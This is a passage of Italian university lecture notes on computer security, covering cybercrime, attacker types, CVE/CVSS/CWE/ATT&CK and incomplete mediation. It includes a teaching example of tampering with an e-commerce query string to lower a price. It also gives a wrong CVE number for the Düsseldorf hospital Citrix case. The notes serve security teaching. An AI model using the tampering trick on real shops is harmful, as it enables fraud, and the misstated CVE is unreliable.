

Università degli Studi di Modena e Reggio Emilia
Laurea Magistrale in Ingegneria Informatica
Anno Accademico 2024/2025

Sicurezza Informatica

Dispensa completa del corso

Basata sulle slide del corso del
Prof. Mirco Marchetti

Struttura del corso

Parte I — Attacchi: vulnerabilità software, classificazione (CVE/CVSS/CWE/ATT&CK), buffer overflow, SQL injection, XSS, OWASP Top 10, malware, botnet e DoS.

Parte II — Difese: crittografia simmetrica e asimmetrica, hashing, firma digitale, certificati, protocolli sicuri.

Parte III — Architetture sicure: contromisure tecniche, intrusion detection, cybersecurity management.

Appendice: soluzioni complete degli esercizi di laboratorio (con approfondimento sulle SQL injection).

Indice

1	Vulnerabilita, crimini e criminali	2
1.1	Le tre relazioni fra tecnologia e crimine	2
1.2	L'evoluzione delle vulnerabilita tecnologiche	2
1.3	Gli attaccanti	3
2	Attacchi informatici e l'ecosistema del cybercrime	4
2.1	Attaccanti contro difensori: una guerra asimmetrica	4
2.2	Il modello di business del ransomware	5
2.3	Come si attacca un'organizzazione	5
3	Introduzione alle vulnerabilita software	7
3.1	Perche si scrive codice «insicuro»	7
3.2	Le classi di vulnerabilita delle applicazioni	7
4	Classificazione e ciclo di vita delle vulnerabilita	8
4.1	Il ciclo di vita di una vulnerabilita	8
4.2	La necessita di un catalogo uniforme: CVE	8
4.3	Misurare la gravita: CVSS v4	8
4.4	Altri cataloghi: CPE, OVAL, CWE, MITRE ATT&CK	9
5	Vulnerabilita delle applicazioni: mediazione, TOCTTOU, code injection	11
5.1	Mediazione incompleta	11
5.2	Time of Check to Time of Use (TOCTTOU)	11
5.3	Code injection e OS command injection	12
6	Buffer overflow e shellcode injection	13
6.1	Perche il C e vulnerabile	13
6.2	Organizzazione della memoria di un processo	13
6.3	I registri e la struttura dello stack frame	14
6.4	Da overflow a crash: l'esempio classico	15
6.5	Alterazione del flusso: bytecode e shellcode injection	15
6.6	Un programma vulnerabile e tre motivi di vulnerabilita	16
6.7	Tecniche di exploit: riferimenti relativi, JMP/CALL/POP	16
6.8	Tecniche ausiliarie: NOP sled e flooding dell'indirizzo	17
6.9	Altri tipi di corruzione della memoria	17
6.10	Contromisure	17
7	SQL Injection	19
7.1	SQL injection «base»	19
7.2	SQL injection basate su UNION	20
7.3	Blind SQL Injection	20
7.4	SQLi per accesso ai file e compromissione del web server	21
7.5	Contromisure	22
8	Cross-Site Scripting (XSS)	23
8.1	I tre tipi di XSS	23
8.2	XSS reflected	23
8.3	XSS stored	24
8.4	Contromisure XSS	24
9	Le principali vulnerabilita web (OWASP Top 10)	25
9.1	Insecure Direct Object Reference (IDOR)	25
9.2	Sensitive Data Exposure	25
9.3	Altri tipi di injection	25

9.4	Insecure Design e Security Misconfiguration	26
9.5	Broken Authentication e gestione delle sessioni	27
9.6	Insecure Deserialization, Logging e SSRF	27
10	Malware	28
10.1	Classificazione per modalita di diffusione	28
10.2	Classificazione per funzione (payload)	28
10.3	Tecniche di evasione: virus polimorfico e metamorfico	29
10.4	Malware celebri nella storia	29
10.5	Spyware governativo (policeware) e cyber-sorveglianza	30
10.6	Ransomware: estorsione su scala globale	30
10.7	Cyber-armi e attacchi a infrastrutture critiche	30
10.8	NotPetya: il cyber-attacco piu costoso della storia	31
10.9	APT – Advanced Persistent Threat	31
11	Attacchi DoS e botnet	33
11.1	Denial of Service: concetto e tassonomia	33
11.2	DoS che sfruttano bug e vulnerabilita	33
11.3	DoS per esaurimento di risorse	34
11.4	Distributed Denial of Service (DDoS)	35
11.5	Botnet	36
11.6	Difesa dagli attacchi DoS/DDoS	37
11.7	DoS e cyber warfare	37
12	Introduzione alla crittografia e steganografia	39
12.1	Perche serve la crittografia	39
12.2	Crittologia: le tre discipline	39
12.3	Il crittosistema	39
12.4	Sicurezza incondizionata e computazionale	40
12.5	Crittoanalisi e attacchi	40
12.6	Steganografia	41
13	Crittografia classica	43
13.1	Principi e classificazione	43
13.2	Cifrari a sostituzione	43
13.3	Crittoanalisi statistica (per frequenza)	43
13.4	Contromisure alla crittoanalisi per frequenza	44
13.5	Cifrari polialfabetici e Vigenère	44
13.6	XOR e cifratura modulare	45
13.7	Il one-time pad (OTP)	45
13.8	Cifrari a trasposizione	46
13.9	Cifrari prodotto: il ponte verso la crittografia moderna	46
14	Crittografia simmetrica moderna e hashing	47
14.1	Dalle macchine cifranti al computer	47
14.2	Principi della crittografia moderna	47
14.3	Cifrari a blocchi vs a flusso	47
14.4	Il cifrario di Feistel	48
14.5	DES (Data Encryption Standard)	48
14.6	Potenziare il DES: 2DES e 3DES	49
14.7	AES (Advanced Encryption Standard)	49
14.8	Operation mode dei cifrari a blocchi	50
14.9	Cifrari a flusso e RC4	50
14.10	Integrita e funzioni hash	50
14.11	Da hash a MAC	51

15	Crittografia asimmetrica	52
15.1	Il problema della distribuzione delle chiavi	52
15.2	L'intuizione: cifrare e decifrare con chiavi diverse	53
15.3	RSA	54
15.4	Diffie-Hellman: scambio di chiavi	55
16	Firma digitale e Certification Authority	57
16.1	Combinare chiavi pubbliche e hashing	57
16.2	La firma digitale	57
16.3	Il problema della fiducia: Certification Authority	58
17	Protocolli sicuri: IPsec e SSL/TLS	61
17.1	IPsec	61
17.2	SSL/TLS	63
18	Servizi applicativi sicuri	65
18.1	HTTPS	65
18.2	Posta elettronica sicura	65
18.3	SSH (Secure Shell)	67
19	Tecnologie per la sicurezza: principi e prevenzione	69
19.1	Il ruolo delle contromisure tecniche	69
19.2	I sei principi generali	69
19.3	Principali rischi e relative contromisure	70
20	Identità digitale, autenticazione e autorizzazione	74
20.1	Identità digitale, AAA	74
20.2	Verificare l'identità: i fattori	74
20.3	Autenticazione forte: due fattori e OTP	75
20.4	Single Sign On e passkey	75
20.5	Identity management e identità privilegiate	76
20.6	Data Loss Prevention (DLP)	76
20.7	Cenni sul GDPR	77
20.8	Negazione del servizio (DoS/DDoS)	78
20.9	Protezione dei dispositivi mobili	78
21	Security monitoring e Intrusion Detection	80
21.1	Il monitoraggio continuo	80
21.2	Eventi di rete	80
21.3	Eventi di sistema e threat intelligence	80
21.4	Intrusion Detection: definizioni e motivazioni	81
21.5	Prestazioni di un IDS	81
21.6	Modelli di analisi	82
21.7	Classificazione degli IDS	82
21.8	SIEM, SOC e centri di risposta	83
22	Cenni di cybersecurity management	85
22.1	Due approcci: checklist e risk-based	85
22.2	Il ciclo di Deming (PDCA)	86
22.3	La famiglia ISO 27000	86
22.4	Il rischio: minaccia + vulnerabilità	87
22.5	I passi del risk management	87
22.6	Identificazione di asset e processi	87
22.7	Identificazione di minacce e vulnerabilità	88
22.8	Valutazione del rischio: i tre approcci	89
22.9	La matrice del rischio	90
22.10	Trattamento del rischio	90

22.11	Le contromisure come progetti	91
23	Esercitazione: Buffer Overflow	93
23.1	Metodo generale di analisi con GDB	93
23.2	Esercizio 1 — Layout dello stack e dimensione del buffer	93
23.3	Esercizio 2 — Sovrascrivere una variabile locale	94
23.4	Esercizio 2.1 — Variante con due variabili	94
23.5	Esercizio 3 — Dirottare un puntatore a funzione	95
23.6	Esercizio 3.1 — Sovrascrivere il return address	95
24	Esercitazione: SQL Injection	97
24.1	Esercizio 1 — Rilevare la vulnerabilit�	97
24.2	Esercizio 2 — Tautologia e authentication bypass	97
24.3	Esercizio 3 — UNION-based injection ed esfiltrazione	98
24.4	Esercizi 4 e 5 — Login bypass mirato	98
24.5	Esercizio 6 — Blind SQL injection (approfondimento)	98
24.6	Difesa: come si chiude la vulnerabilit�	100
25	Esercitazione: Cross-Site Scripting (XSS)	101
25.1	XSS riflesso (pagina User Info)	101
25.2	XSS persistente (pagina Add to your blog)	102
26	Simulazione d'esame: traccia svolta	103
26.1	Parte buffer overflow	103
26.2	Parte SQL injection	103
26.3	Domande ricorrenti d'esame	104

Parte I

Attacchi

Come funzionano gli attacchi informatici: gli avversari, l'ecosistema del cybercrime, le vulnerabilità del software e le principali classi di attacco.

1 Vulnerabilità, crimini e criminali

- **Sicurezza informatica** — disciplina che nasce dalla constatazione che le tecnologie digitali, nate per favorire lo scambio di informazioni, sono oggi il terreno dei crimini ad alta tecnologia.
- **Crimine informatico** — reato perpetrato mediante sistemi elettronici basati su tecnologie digitali.
 - Sinonimi: *high tech crime*, *cybercrime*, *computer crime*, *internet crime*, *digital crime*.

Definizione

Rischio (cyber) = probabilità che una minaccia sfrutti la vulnerabilità di una risorsa (*asset*) causando impatti indesiderati. Tre fattori concorrenti:

- **Minaccia** — agente/evento che può causare danno.
- **Vulnerabilità** — debolezza sfruttabile della risorsa.
- **Impatto** — danno potenziale per l'organizzazione.

1.1 Le tre relazioni fra tecnologia e crimine

- Rispetto a un reato la tecnologia gioca **tre ruoli** (non mutuamente esclusivi; un episodio può combinarli):
 - **Obiettivo** — bersaglio del crimine. Es. furto di dati da un database.
 - **Strumento** — mezzo del crimine. Es. botnet usata per una truffa.
 - **Testimone** — prova del crimine. Es. dati su un dispositivo che provano un illecito.
- **Causa di fondo** — non il progetto di Internet (nata per il massimo scambio non ristretto di info accademiche/scientifiche), ma il cambio di obiettivi e uso:
 - la rete trasporta ora anche dati sensibili e riservati;
 - le tecnologie Web rendono l'accesso ai servizi facilissimo per miliardi di utenti non esperti.
- **Redditività del crimine** — **esempio spamming**: basta che lo 0,0001% di milioni di destinatari risponda per guadagnare 7.500–12.500 \$/giorno.

1.2 L'evoluzione delle vulnerabilità tecnologiche

- **Superficie d'attacco** — cresciuta enormemente per il cambio di panorama dei sistemi:
 - **Passato (CED)**: non connessi a reti esterne; mainframe centrali + terminali «stupidi»; connessioni dedicate e cablate.
 - **Oggi**: miliardi di sistemi su Internet; data center distribuiti su LAN/WAN; terminali intelligenti (PC, smartphone); reti non dedicate e wireless; voce e dati trasmessi in digitale.
- **Cambiamento delle applicazioni**:
 - **Passato**: poche applicazioni indispensabili, poche informazioni digitalizzate.
 - **Oggi**: tutte le informazioni in digitale; molte applicazioni sempre attive, spesso operanti di notte e non presidiate.
 - **Integrazione ed eterogeneità**: architetture multi-piattaforma, cooperazione fra servizi.
 - **Complessità crescente** — richiede competenze difficili da conciliare:
 - informatiche (autenticazione, protezione logica, reti, crittografia);
 - giuridiche (privacy, normative in evoluzione);
 - altre (psicologia, sicurezza fisica, organizzazione aziendale).

Nota

Le vulnerabilità sono tutte di origine umana. Provengono da:

- **Sviluppatori** — software con molti bug, scarsa educazione allo sviluppo sicuro.
- **Sistemisti** — sistemi non aggiornati, autenticazione debole.
- **Management** — scarsa sensibilità, problemi di budget.

- **Personale** — scarsa cultura della sicurezza (post-it con password, allegati gestiti con disattenzione, social engineering).

- **Cause strutturali:**

- **Time-to-market** — per marketing il software esce poco testato.
- **Volume di minacce** — >50 nuovi strumenti di attacco/mese; 300.000 nuovi malware/giorno.
- **Divario competenza/complessità** — la competenza media dell'utenza cresce molto più lentamente della complessità di sistemi e applicazioni; il divario alimenta le vulnerabilità.

1.3 Gli attaccanti

- **Terminologia** — nel corso si usa il termine neutro **attacker** (o avversario), non parole ambigue (*hacker, cracker, lamer, black hat, white hat*): «hacker è un complimento da meritare», non sinonimo di criminale.
- **Asse delle motivazioni (crescente)**: curiosità e sfida (hacker anni "80) → ideologia (*hacktivist*) → vandalismo e vendetta (spesso interni) → guadagno (cybercrime) → spionaggio industriale → controllo sociale e cyberwar fra Stati.

Evoluzione storica degli attacker

- **Anni "70** — nasce la cultura hacker, inoffensiva e raramente malintenzionata.
 - **Anni "80** — la cultura hacker si diffonde.
 - **Anni "90** — *internet vandals*: fenomeno giovanile, spesso malintenzionato ma non per denaro (intrusioni, virus, DoS).
 - **Anni 2000** — professionisti del cybercrime («i giovani sono cresciuti, questo è il loro lavoro»), motivazione economica.
 - **Presente/futuro** — cybercrime, cyberwar, cyberterrorismo.
- **Motivazioni degli attacker moderni**: guadagno personale; assoldamento da criminalità organizzata; spionaggio industriale e statale; ideologia (*hacktivism, cyberterrorismo*); in alcuni casi squilibrio mentale.
 - **Attacker interno** — particolarmente pericoloso:
 - **Spinte**: frustrazioni lavorative, licenziamenti ritenuti ingiusti, ambizioni di carriera, corruzione, ricatto, difficoltà finanziarie.
 - **Vantaggi**: conosce informazioni che un esterno ignora; trova le porte (anche fisiche) aperte.

Attenzione

Asimmetria attacco/difesa — l'opportunità. Differenza chiave fra crimine fisico e digitale:

- **Fisico**: il ladro deve superare barriere fisiche, allarmi, competenze; ruba una sola auto alla volta.
 - **Digitale**: di norma nessuna barriera fisica (sistemi già connessi) e poche barriere logiche; un singolo criminale da un solo computer colpisce moltissime reti sfruttando «aiutanti software».
 - Molti attacker non sono «maghi»: fanno solo ciò che scaricano programmi scritti da altri.
- **Tempo di sopravvivenza** — misura dell'esposizione (tempo medio prima di un attacco a un sistema non protetto su Internet):
 - 2003: 55 min → 2004: 16 min → 2007: 4 min.
 - PC domestico su ADSL: in media **un attacco al minuto**.
 - **Otto modi prevalenti di essere attaccati**: sistemi/applicazioni non aggiornati; configurazioni assenti o errate; malware da allegati e siti infetti; password banali, di default o riusate; phishing; uso di computer condivisi; uso di Wi-Fi aperte.

2 Attacchi informatici e l'ecosistema del cybercrime

- **Cyberspace** — insieme eterogeneo di elementi con un tratto comune: sono tutti **vulnerabili**.
 - Elementi: persone, dati, software e servizi, hardware.
- **Stratificazione delle vulnerabilità** (dal più vicino all'utente al più vicino all'infrastruttura): persone → applicazioni → software server → sistemi operativi → rete.
 - Su ogni livello l'attaccante ha strumenti dedicati.
 - I livelli profondi sono spesso obiettivi **secondari** per raggiungere quello primario.

Definizione

Minacce. Non solo attacchi intenzionali, ma anche guasti, incidenti ed errori umani. La sicurezza informatica «ripara il tetto prima che piova» = riduce le vulnerabilità su cui le minacce agiscono.

- **Danni cyber possibili:** furti/truffe/estorsioni; fermo dell'operatività; furto di informazioni aziendali; danno reputazionale e disinformazione; sanzioni per violazione di legge; perdita di mercato per mancata compliance.
 - **Gravità = dipende dal contesto.**
 - **Caso Dusseldorf (set. 2020):** ospedale universitario, 30 server bloccati via vulnerabilità nota dei gateway Citrix (CVE-2019-19871) → impossibile gestire l'accettazione pazienti → esito fatale per un trasferimento.

2.1 Attaccanti contro difensori: una guerra asimmetrica

Attenzione

La cybersecurity non è cavalleresca (nessun confronto paritetico). Vantaggi dell'attaccante:

1. nessun limite spazio-temporale né confine legale;
2. crea/acquisisce «armi» su mercati leciti e illeciti;
3. collabora facilmente (le info scambiate riguardano altri);
4. maschera e falsa l'attribuzione;
5. favorito dalla labilità delle prove forensi (niente DNA o pistole fumanti);
6. crea valore, sia pure illegale;
7. molto favorito dalla diffusione delle criptovalute.

- **Cybercrime = industria matura** — specializzazione + veri mercati.
 - **Piccoli gruppi specializzati** (vendono servizi): acquisizione email, furto identità/carte, creazione botnet, invenzione di «storie» per truffe, traduzioni, creazione malware/strumenti, profilazione.
 - **Altri gruppi** (comprano): conducono attacchi, trasformano dati in denaro, riciclano.
 - **Tre livelli di mercato:**
 - **World Wide Web** — indicizzato.
 - **Deep Web** — risorse non indicizzate, aree riservate, cloud.
 - **Dark Web** — accessibile solo con strumenti di anonimizzazione.

Cyber forum, Dark Web e gruppi underground

- **Cyber forum** — trovabili con un motore di ricerca; funzionano come e-commerce («Cybercrime as a Service»).
- **Dark Web** (visitarlo non è di per sé illegale) basato su:
 - anonimizzazione navigazione (prevalentemente TOR);
 - criptovaluta (Monero/Bitcoin);
 - identità non certificate (nickname);
 - popolato anche da truffatori.

- **Dark market** — cosa si vende: carte di credito e credenziali, dati personali e sanitari, droga e farmaci, materiale con copyright, armi, documenti falsi, malware e servizi di attacco.
- **Gruppi underground** — non pubblicamente noti; accesso per presentazione, competenze o appartenenza a gruppi chiusi.

2.2 Il modello di business del ransomware

- **Filiera della criminalità organizzata, ruoli specializzati:**
 - **Operatori** (vertice) — definiscono strategie, selezionano affiliati, forniscono «Malware as a Service»; non attaccano mai e spesso senza capacità tecniche.
 - **Sviluppatori** — software house che programmano malware e piattaforme di controllo; stipendiano programmatori (lavoro «da ufficio») ed esperti di evasione dei sistemi di rilevamento.
 - **Affiliati** — noleggiavano il ransomware (con identificatore proprio), comprano accessi dai broker, percepiscono il 60–90% del riscatto.
 - **Broker** — ottengono accessi illeciti (phishing, password deboli, vulnerabilità note, o tecniche mirate) e li rivendono.
 - **Specialisti** — attaccanti ad alte competenze, assoldati per target ad alto ROI; conducono movimento laterale, persistenza, esfiltrazione di grandi volumi.
 - **Negoziatori** — entrano se la vittima non paga; trattano il riscatto e minacciano la doppia/tripla estorsione.

2.3 Come si attacca un'organizzazione

- **Logica = Return of Investment (ROI).** Tre approcci:
 - **Generalizzato** — lancia tante esche, aspetta che qualcuno abbocchi.
 - **Semi-mirato** — verifica automaticamente quali aziende sono vulnerabili e le colpisce.
 - **Mirato** — punta e attacca una specifica azienda.
- **Obiettivi tipici (in tutti i casi):** ottenere una risposta, un click su un link, o l'apertura di un allegato.

Attacco psicologico generalizzato

- **Metodo:** «lancia tante esche, qualcuno abboccherà».
- **Vulnerabilità umane sfruttate:** eccesso di fiducia, curiosità, bramosia di guadagni/regali, ideologia, timori e paure, pseudo-conoscenza, pseudo-innamoramento, narcisismo.
- **Agganci evergreen:** opportunità economiche, relazionali, lavorative, caritatevoli, vincite; spesso impersonando brand noti (Google, Amazon, WhatsApp, Facebook, Microsoft, PayPal, Apple, Netflix).

- **Phishing:**
 - Nasce con il Web (prima campagna 1996 contro clienti di America On Line).
 - Dominante: 2020 oltre il 50% (alcune stime 80–90%) degli attacchi di successo inizia con una mail di phishing.
- **Attacco mirato — processo strutturato:** intelligence → individuazione obiettivi (dipendenti, tecnologie, fornitori) → contatto → individuazione vulnerabilità → sfruttamento → attacco → raccolta benefici.
 - **Fase intelligence** — serve molta informazione per credibilità: organigramma, partner commerciali, email e telefoni interni, struttura di rete, persone chiave, relazioni fra reparti.
 - **Social engineering** — info reperite non con tecniche informatiche ma **chiedendole** alle vittime.
 - **Kevin Mitnick** (*L'arte dell'inganno*, 2002): il fattore umano è «l'anello più debole della sicurezza».
 - **CEO fraud** (variante redditizia) — compromissione delle caselle del personale amministrativo → false fatture o fatture vere con IBAN modificato.

Attenzione

La peggiore vulnerabilità: l'avversario interno.

- 90% degli incidenti investigati: motivazione = vendetta.
- 62%: attacco predeterminato.
- 80%: comportamenti sospetti già mostrati prima.

- solo 43% aveva accesso super-utente; la maggior parte non ha richiesto competenze tecniche elevate.
- → rischio soprattutto umano e organizzativo.

- **Stati nel cyberspace — cyber & information warfare:**

- proteggere le proprie reti;
- controllare quelle avversarie;
- sviluppare cyber-weapon per sabotaggio;
- *electronic warfare* (acquisire e modificare dati);
- PSYOP (operazioni psicologiche di disinformazione).

- **Attori «seri»:** cyber criminali strutturati, aziende specializzate, Stati, *state-related actor* (contractor, apparati difesa/intelligence, gruppi para-statali, APT).

- **APT (Advanced Persistent Threat)** — def. NIST SP 800-39: avversario con livelli sofisticati di competenza; obiettivi = stabilire/estendere un punto d'appoggio nell'infrastruttura per esfiltrare informazioni, minare aspetti critici della missione, o posizionarsi per farlo in futuro.

3 Introduzione alle vulnerabilità software

- **Tutto il software contiene bug.** Tipi:
 - **Funzionali** — il programma non fa quello che dovrebbe.
 - **Di sicurezza (= vulnerabilità)** — elevano privilegi, provocano fuoriuscita di informazioni o negazione di servizio.

Definizione

- **Vulnerabilità** — debolezza nel software e/o firmware che, se sfruttata, viola almeno una tra confidenzialità, integrità, disponibilità (CIA). Introdotta come errore in fase di sviluppo.
 - **Esposizione (exposure)** — errore nel software o nella sua configurazione che permette l'accesso a funzioni/informazioni che non dovrebbero essere accessibili.
- **Dove si trovano:** ovunque intervenga il software — protocolli, sistemi operativi, processi server, applicazioni.
 - **Patch** — correzione rilasciata dallo sviluppatore alla scoperta.
 - Problema: applicazione non tempestiva → sistemi vulnerabili a chi conosce la falla.
 - **Worm Conficker** — 7 milioni di computer infettati con patch già disponibile da quasi un anno → la finestra di rischio e anche un problema **organizzativo**, non solo tecnico.

3.1 Perché si scrive codice «insicuro»

- **Fonte:** post di Aleph One su Bugtraq (1998). Cause strutturali + umane.
- **Cause strutturali:**
 - assenza di curriculum dedicato alla sicurezza (e quando c'è, tratta singoli argomenti: crittografia, protocolli, non il *codice sicuro* nel complesso);
 - libri/corsi di programmazione non insegnano programmazione sicura (migliora lentamente);
 - non si usano metodi di verifica formale;
 - il linguaggio C è intrinsecamente insicuro; la libreria standard per le stringhe ancora di più.
- **Cause umane:**
 - i programmatori non pensano «multi-utente»;
 - pigrizia → approccio «facile» invece che sicuro, raramente corretto dopo che «funziona»;
 - molti non sono bravi programmatori;
 - quasi nessuno pensa come un attaccante (ragionamento *lineare* vs *a rete*);
 - molti modelli di sicurezza sono pessimi;
 - moltissimo software *legacy* difficile da correggere;
 - i consumatori non si preoccupano abbastanza della sicurezza;
 - la sicurezza costa tempo di sviluppo e testing aggiuntivo.

3.2 Le classi di vulnerabilità delle applicazioni

- **Poche classi di errori, diffusissime:**
 - **Mediazione incompleta.**
 - **TOCTTOU** — tempo di controllo / tempo di utilizzo.
 - **Code injection** — casi principali: buffer overflow con shellcode injection, SQL injection, Cross-Site Scripting.

Attenzione

Causa profonda comune: validazione dell'input mancante o incompleta. Ogni input esterno è imprevedibile e potenzialmente dannoso → verificare sempre **dimensioni, contenuto e tipo** di TUTTI gli input.

4 Classificazione e ciclo di vita delle vulnerabilita

4.1 Il ciclo di vita di una vulnerabilita

- **Istanti caratteristici (in ordine temporale):**

- t_v — il fornitore rilascia (involontariamente) una versione del software con la vulnerabilita.
- t_e — un attaccante sviluppa un **exploit**, senza notificarlo.
- t_d — il fornitore scopre l'esistenza dell'exploit (in proprio o per segnalazione).
- t_0 — la vulnerabilita e **divulgata pubblicamente**.
- t_s — rilascio della **firma** per i sistemi di rilevamento.
- t_p — rilascio della **patch**.
- t_a — **applicazione** della patch sui sistemi.

Definizione

- **Attacco zero-day** — periodo $[t_e, t_0]$: attacco senza conoscenza pubblica. Massima pericolosit  (ne firme ne patch).
 - **Follow-on attack** — periodo $[t_0, t_a]$: attacco con conoscenza pubblica; forza nettamente ridotta.
 - **Window of exposure** — intervallo complessivo $[t_e, t_a]$: i sistemi sono realmente esposti.
- **Origine del termine «0-day»** — *warez scene* anni "90: software copiato/distribuito lo stesso giorno (o prima) del rilascio commerciale; vanto di abilit  tra cracker.
 - **Valore di mercato oggi** — exploit 0-day affidabile = altissimo (centinaia di migliaia di \$, fino a milioni per mobile), perche colpisce dove non esistono difese.
 - Es. CVE-2022-36934 e CVE-2022-27492, RCE su WhatsApp.

4.2 La necessita di un catalogo uniforme: CVE

- **Problema storico (pre-1999)**: ogni team di sicurezza scopriva e divulgava in modo indipendente, con archivio proprio. Conseguenze:
 - **Duplicazione dello sforzo** — stessa vulnerabilita scoperta da piu team.
 - **Eterogeneita** — cataloghi con formati diversi e non interoperabili.
 - Es. «PHF phonebook CGI» (1998): catalogata in dodici modi diversi → *Vulnerability Tower of Babel*.
- **Soluzione**: nel 1999 il MITRE (ente no-profit a finanziamento governativo) introduce il catalogo uniforme.

Definizione

CVE (Common Vulnerabilities and Exposures) — catalogo uniforme di vulnerabilita ed esposizioni.

- **Formato ID**: CVE-ANNO-NUMERO (es. CVE-2023-30351); ANNO = anno di scoperta, NUMERO = progressivo.
- **Scheda (campi minimi)**: *Description* (testuale), *References* (URL), *Date Entry Created*.
- **Archivio**: cve.mitre.org.

Attenzione

Il CVE **enumera** le vulnerabilita ma **non ne misura l'impatto**. Conseguenze: date due CVE non si puo dire quale sia piu urgente; la stessa CVE puo avere impatto diverso nel tempo e su sistemi operativi diversi.

4.3 Misurare la gravita: CVSS v4

Definizione

Il **CVSS (Common Vulnerability Scoring System)** stima la gravita di una vulnerabilita assegnando un punteggio da 0 a 10: 0 = impatto nullo, (0, 4) = basso, [4, 7) = medio, [7, 9) = elevato, [9, 10] = critico.

- **Evoluzione versioni:** v1 (2005) → v2 (2007, scoring più robusto) → v3 (2015, introduce privilegi e *scope*) → v3.1 (2019) → **v4** (nov. 2023: metriche base più dettagliate, rimuove ambiguità, semplifica le metriche di minaccia).
- **Quattro gruppi di metriche v4: Base, Threat, Environmental, Supplemental.**
 - Solo le **Base** sono obbligatorie.
- **Metriche Base** (divise in *exploitability* e *impact*):
 - **Attack Vector (AV)** – contesto da cui si sfrutta: Network (N), Adjacent (A), Local (L), Physical (P).
 - **Attack Complexity (AC)** – complessità delle azioni: Low (L), High (H); tiene conto delle difese.
 - **Attack Requirements (AT)** – prerequisiti: None (N), Present (P).
 - **Privilege Required (PR)** – privilegi prima dell'exploit: None (N), Low (L), High (H).
 - **User Interaction (UI)** – interazione utente: None (N), Passive (P), Active (A).
 - **C / I / A** – impatto sul sistema vulnerabile (VC/VI/VA) e sui sistemi collegati (SC/SI/SA): High (H), Low (L), None (N).
- **Metriche di Minaccia (Threat):** *Exploit Maturity (E)* → Not Defined (X), Attacked (A), Proof-of-Concept (P), Unreported (U).
- **Metriche Ambientali (Environmental):** CR/IR/AR, *modified base metrics*, *Safety* → ricontestualizzano l'impatto sul servizio reale.
- **Metriche Supplementari (novità v4):** *Automatable (AU)*, *Recovery (R)*, *Safety (S)* (marginale/critico/catastrofico), *Value Density (V)*, *Vulnerability Response Effort (RE)*, *Provider Urgency (PU)*.

Esempio

Una vulnerabilità sfruttabile dalla rete, complessità bassa, nessun requisito iniziale, privilegi elevati, nessuna interazione utente, basso impatto su C/I/A del sistema e nessun impatto sui sottosistemi produce la **vector string**:

```
CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
```

Da essa si ricava il **MacroVector** 102201, e dalla tabella di riferimento il punteggio finale. La *severity distance* tra due vettori e il numero di cambiamenti consecutivi nelle singole metriche per trasformare uno nell'altro; la *profondità* di un MacroVector e la massima severity distance al suo interno. Il punteggio del vettore e quello del MacroVector meno la distanza proporzionale media dai MacroVector inferiori, arrotondato a una cifra decimale.

4.4 Altri cataloghi: CPE, OVAL, CWE, MITRE ATT&CK

- **Cataloghi correlati a CVE/CVSS:**
 - **CPE (Common Platform Enumeration)** – enumera gli asset hardware/software.
 - **OVAL (Open Vulnerability Assessment Language)** – procedure di verifica.
 - **CWE** – vedi sotto.

Definizione

CWE (Common Weakness Enumeration) – catalogo uniforme delle *debolezze* software/hardware, indipendente dalla sfruttabilità.

- **Formato ID:** CWE-ID + nome (es. **CWE-121: Stack-based Buffer Overflow**).
- **Campi:** *Summary*, *Extended Description*, *Modes of Introduction*, *Potential Mitigations*, *Common Consequences*, *Applicable Platforms*, *Demonstrative/Observed Examples*, *Relationship*.

- **CVE vs CWE (differenza chiave):**
 - **CVE** = una *specifica istanza* di vulnerabilità in un prodotto reale.
 - **CWE** = la *classe di debolezza* astratta all'origine.

- (esiste anche lo scoring CWSS, non trattato nel corso).

Definizione

MITRE ATT&CK (*Adversarial Tactics, Techniques, and Common Knowledge*) — catalogo delle procedure usate dagli attaccanti per enumerare, violare e rendere persistente l'accesso.

- **Tattica** = obiettivo finale (il *perche*).
 - **Tecnica** = azione concreta per raggiungerlo (il *come*).
 - **ATT&CK Matrix** = correla tattiche e tecniche.
- **Tre matrici:**
 - **Enterprise** — 14 tattiche: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact.
 - **Mobile**.
 - **ICS** (sistemi di controllo industriale) — tattiche specifiche (es. *Inhibit Response Function, Impair Process Control*).

5 Vulnerabilità delle applicazioni: mediazione, TOCTTOU, code injection

5.1 Mediazione incompleta

- **Mediazione incompleta** — esistono dati sensibili in condizione esposta e non controllata, che l'utente può modificare.
 - ▶ **Dati sensibili** = su cui si basano operazioni critiche per la sicurezza (es. autenticazione) o per la logica applicativa (es. dati per calcolare una fattura).
 - ▶ **Causa** — l'utente può modificare dati «intermedi» (semilavorati) perché la mediazione tra dati e utenti non è completa.

Esempio

Analogia «reale»: uno studente supera un esame con 18/30 ma ha dimenticato il libretto. Il docente scrive il voto su un foglio e lo consegna allo studente, che altera il 18 in 28 e all'appello successivo lo fa verbalizzare. L'errore è che l'utente può alterare il dato intermedio.

Sito e-commerce reale: un ordine inviato via browser come
.../finale?custID=232&part=55&quantity=20&price=20&shipping=mail&shipcost=12&total=412
può essere manomesso cambiando `price=10` e `total=212`: l'utente compra con il 50% di sconto, e per l'azienda è difficile accorgersene tra migliaia di ordini.

- **Altri casi:**
 - ▶ **Date via query string** (`param2=2004Feb30` o `2004Min43`) → errori o risultati scorretti senza segnalazione.
 - ▶ **File temporanei** (es. `/tmp`) con risultati intermedi → se l'utente ha diritto di scrittura li modifica (i controlli si fanno di solito solo sugli input iniziali).
 - ▶ **Buffer overflow** = **caso di mediazione incompleta** — consente di modificare lo stato del programma (il puntatore alla prossima istruzione).
- **Contromisure (due filosofie):**
 - ▶ **Correggere** — controlli lato server prima/durante/dopo l'elaborazione (ma non impedisce la modifica della query string).
 - ▶ **Prevenire** — riprogettare gli input limitando l'utente a valori validi; riprogettare l'app per non esporre mai informazioni sensibili (*mediazione completa*).

5.2 Time of Check to Time of Use (TOCTTOU)

Definizione

TOCTTOU (Time Of Check To Time Of Use, anche TOC/TOU, *race condition*, corsa critica): malfunzionamento di sicurezza causato da problemi di sincronizzazione, tipico di sistemi multiutente e multitasking. Un'operazione sensibile è consentita solo se una condizione è vera; la verifica avviene *prima* dell'esecuzione; la condizione diventa falsa *dopo* la verifica ma *prima* dell'esecuzione.

Esempio

